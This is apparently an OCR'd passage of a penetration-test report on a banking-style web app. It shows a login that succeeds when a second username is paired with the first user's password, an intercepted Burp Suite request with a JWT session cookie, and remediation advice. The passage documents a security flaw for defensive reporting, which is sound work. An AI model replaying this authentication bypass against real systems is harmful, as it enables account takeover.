
••••••••••

Login

Don't have an account? Sign up here.

Figure 6: Login with the 2nd username and the 1st

*username's password*


Applications
Places
Jun 1 02:54
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Interce... Action Open b... Add notes HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
It's empty in here
Add
Request body parameters 0
Request cookies 2
Request headers
Search
0 highlights
Event log (9) All issues
Memory: 416.4MB
Login - Jay's Bank
Not secure 167.172.75.216/login

Request to http://167.172.75.216:80

```
GET /dashboard HTTP/1.1
Host: 167.172.75.216
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.7
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZS
I6InRlc2NhY2E2NTQiLCJpYXQiOjE3MTcyMjQ4NTl9.EKnf-ppr
P8KZWnyPgKCdwxrTscPPLKt8ZwGdtiyQNBk; username=
tescaca654
Connection: close
```

Login

Login successful!

Username: tescaca654

Password: ••••••••••

Login

Don't have an account? Sign up here.

Figure 7: Login successful for the 2nd username

## Remediation

Involving implementing robust authentication mechanisms, such as multi-factor authentication and secure credential storage, alongside defining granular authorization policies and access controls based on the principle of least privilege. Secure session management practices should be implemented to prevent session hijacking, and comprehensive audit logging enabled to track user activities and detect unauthorized access. Regular security assessments, including penetration testing and code reviews, should be conducted to identify and remediate potential vulnerabilities, ensuring the overall security posture of systems and applications is maintained.